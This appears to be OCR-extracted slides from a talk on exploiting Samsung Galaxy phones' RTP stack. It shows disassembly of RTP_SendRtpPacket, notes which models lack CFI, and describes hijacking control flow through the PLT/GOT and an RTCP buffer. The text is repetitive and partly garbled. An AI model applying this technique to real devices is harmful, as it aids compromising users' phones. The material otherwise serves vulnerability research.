
```
*(_QWORD *)this + 1057),
*((unsigned int *)this + 2),
1LL);
```

RTP\_SendRtpPacket ; CODE ; CTr

ADRP	X16, #off_E5940@PAGE
LDR	X17, [X16,#off_E5940@PAGEOFF]
ADD	X16, X16, #off_E5940@PAGEOFF
BR	X17

60 56 43 F9	LDR	X0, [X19,#0x6A8]
E1 0F 40 B9	LDR	W1, [SP,#0x270+var_264]

E2 03 14 2A	loc_9B060	
DF 13 01 94	MOV	W2, W20
	BL	RTP_SendRtpPacket




# How to call RTP\_SendRtpPacket

```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, __int64))(*((__QWORD **))this + 1057))(+ 16LL)(
    *((__QWORD *)this + 1057),
    *((unsigned int *)this + 2),
    1LL);
```

<b>RTP_SendRtpPacket</b>	<i>; CODE ; CTr</i>
ADRP	X16, #off_E5940@PAGE
LDR	X17, [X16,#off_E5940@PAGEOFF]
ADD	X16, X16, #off_E5940@PAGEOFF
BR	X17

60 56 43 F9 E1 0F 40 B9	LDR LDR	X0, [X19,#0x6A8] W1, [SP,#0x270+var_264]
	loc_9B060	
E2 03 14 2A DF 13 01 94	MOV BL	W2, W20 RTP_SendRtpPacket




# How to call RTP\_SendRtpPacket

```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, _int64))(*((QWORD **))this + 1057) + 16LL)(
    *((_QWORD *)this + 1057),
    *((unsigned int *)this + 2),
    1LL);
```

<b>RTP_SendRtpPacket</b> ADRP LDR ADD BR	<i>; CODE</i> <i>; CTr</i> X16, #off_E5940@PAGE X17, [X16,#off_E5940@PAGEOFF] X16, X16, #off_E5940@PAGEOFF X17
--	---

60 56 43 F9 E1 0F 40 B9	LDR LDR	X0, [X19,#0x6A8] W1, [SP,#0x270+var_264]
	loc_9B060	
E2 03 14 2A DF 13 01 94	MOV BL	W2, W20 <b>RTP_SendRtpPacket</b>



# How to call RTP\_SendRtpPacket


```

result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, _int64))(*((QWORD **))this + 1057) + 16LL)(
    *((_QWORD *)this + 1057),
    *((unsigned int *)this + 2),
    1LL);

```

<b>RTP_SendRtpPacket</b> ADRP LDR ADD BR	<i>; CODE</i> <i>; CTr</i> X16, #off_E5940@PAGE X17, [X16,#off_E5940@PAGEOFF] X16, X16, #off_E5940@PAGEOFF X17
--	---

60 56 43 F9 E1 0F 40 B9	LDR LDR	X0, [X19,#0x6A8] W1, [SP,#0x270+var_264]
	loc_9B060	
E2 03 14 2A DF 13 01 94	MOV BL	W2, W20 <b>RTP_SendRtpPacket</b>




# How to call RTP\_SendRtpPacket

```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, _int64))(*((QWORD **))this + 1057) + 16LL)(
    *((_QWORD *)this + 1057),
    *((unsigned int *)this + 2),
    1LL);
```

<b>RTP_SendRtpPacket</b> ADRP LDR ADD BR	<i>; CODE</i> <i>; CTr</i> X16, #off_E5940@PAGE X17, [X16,#off_E5940@PAGEOFF] X16, X16, #off_E5940@PAGEOFF X17
--	---

60 56 43 F9 E1 0F 40 B9	LDR LDR	X0, [X19,#0x6A8] W1, [SP,#0x270+var_264]
	loc_9B060	
E2 03 14 2A DF 13 01 94	MOV BL	W2, W20 <b>RTP_SendRtpPacket</b>



# How to call RTP\_SendRtpPacket

```


result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, _int64))(*((QWORD **))this + 1057) + 16LL)(
    *((_QWORD *)this + 1057),
    *((unsigned int *)this + 2),
    1LL);

```

<b>RTP_SendRtpPacket</b> ADRP LDR ADD BR	<i>; CODE</i> <i>; CTr</i> X16, #off_E5940@PAGE X17, [X16,#off_E5940@PAGEOFF] X16, X16, #off_E5940@PAGEOFF X17
--	---

**Fuxx Cute CFI !**

60 56 43 F9 E1 0F 40 B9	LDR LDR	X0, [X19,#0x6A8] W1, [SP,#0x270+var_264]
	loc_9B060	
	MOV BL	W2, W20 RTP_SendRtpPacket



# Challenge ---- CFI

- Samsung Galaxy s22 /s23 /note10+ have CFI enabled.
- Samsung Galaxy A51 does not have CFI enabled.

```

; __unwind {
    PACIASP
    STP X29, X30, [SP,-0x20+var_20]!
    STR X28, [SP,#0x20+var_10]
    STP X22, X21, [SP,#0x20+var_s0]
    STP X20, X19, [SP,#0x20+var_s10]
    MOV X29, SP
    SUB SP, SP, #0x210
    MRS X21, #3, c13, c0, #2
    LDR X8, [X21,#0x28]
    STUR X8, [X29,#0x20+var_28]
    LDR X20, [X0,#0xB0]
    CBZ X20, loc_EF20
    LDR W8, [X20,#0x88]
    MOV W19, W1
    CMP W8, W1
    B.LS loc_EFCC
    BL GetDebugPriority
    CMP W0, #1
    B.LT loc_EF18
    MOVI V0.2D, #0
    NOP
    ADR X3, aSD ; "%s[%d]"
    ADRL X4, aRtpSendrtppack_0 ; "RTP_SendRtpPacket"
    .....
    BL j_DMC_RTP_Sys_Send_Rtp_Packet
    CBNZ W0, loc_EFF8
    MOV W8, #0x95B4
    LDRB W8, [X20,X8]
    STRB W8, [X20,#0x14]

loc_EFF8
    ; CODE XREF: RTP_SendRtpPacket+EC1j
    ; RTP_SendRtpPacket+1981j ...
    LDR X8, [X21,#0x28]
    LDUR X9, [X29,#0x20+var_28]
    CMP X8, X9
    B.NE loc_F024
    ADD SP, SP, #0x210
    LDP X20, X19, [SP,#0x20+var_s10]
    LDP X22, X21, [SP,#0x20+var_s0]
    LDR X28, [SP,#0x20+var_10]
    LDP X29, X30, [SP+0x20+var_20],#0x40
    AUTIASP
    RET
}

```

Activate CFI

```

; __unwind {
    STP X29, X30, [SP,-0x20+var_20]!
    STR X28, [SP,#0x20+var_10]
    MOV X29, SP
    STP X22, X21, [SP,#0x20+var_s0]
    STP X20, X19, [SP,#0x20+var_s10]
    SUB SP, SP, #0x210
    MRS X21, #3, c13, c0, #2
    LDR X8, [X21,#0x28]
    STUR X8, [X29,#0x20+var_28]
    LDR X20, [X0,#0xB0]
    CBZ X20, loc_E260
    LDR W8, [X20,#0x88]
    MOV W19, W1
    CMP W8, W1
    B.LS loc_E30C
    BL .GetDebugPriority
    CMP W0, #1
    B.LT loc_E258
    MOVI V0.2D, #0
    ADRP X3, #aSD@PAGE ; "%s[%d]"
    ADRP X4, #aRtpSendrtppack_0@PAGE ; "RTP_SendRtpPacket"
    ADD X3, X3, #aSD@PAGEOFF ; "%s[%d]"
    ADD X4, X4, #aRtpSendrtppack_0@PAGEOFF ; "RTP_SendRtpPacket"
    .....
}

loc_E338
    ; CODE XREF: RTP_SendRtpPacket+E81j
    ; RTP_SendRtpPacket+1941j ...
    LDR X8, [X21,#0x28]
    LDUR X9, [X29,#0x20+Var_28]
    CMP X8, X9
    B.NE loc_E360
    ADD SP, SP, #0x210
    LDP X20, X19, [SP,#0x20+var_s10]
    LDP X22, X21, [SP,#0x20+var_s0]
    LDR X28, [SP,#0x20+var_10]
    LDP X29, X30, [SP+0x20+var_20],#0x40
    RET

```

CFI not enabled

# Jumping the plt.got to control PC

```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, __int64))(**((__QWORD **))this + 1057) + 16LL))(  
    *(_QWORD *)this + 1057),  
    *((unsigned int *)this + 2),  
    1LL);
```

\*\*((\_\_QWORD \*\*))this + 1057)+16

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
6fe2d01940	30	8e	9a	50	70	00	00	00	fc	92	9a	50	70	00	00	00	0..Pp.....Pp...
6fe2d01950	b0	91	9a	50	70	00	00	00	84	96	9a	50	70	00	00	00	...Pp.....Pp...
6fe2d01960	44	96	9a	50	70	00	00	00	08	94	9a	50	70	00	00	00	D..Pp.....Pp...
6fe2d01970	e8	94	9a	50	70	00	00	00	b0	fb	a0	50	70	00	00	00	...Pp.....Pp...
6fe2d01980	fc	79	9a	50	70	00	00	00	88	76	9e	50	70	00	00	00	.y.Pp.....v.Pp...

CTransportManager object1

+6892:

\*\*((\_\_QWORD \*\*))this + 1057)

rtcp pkt buffer

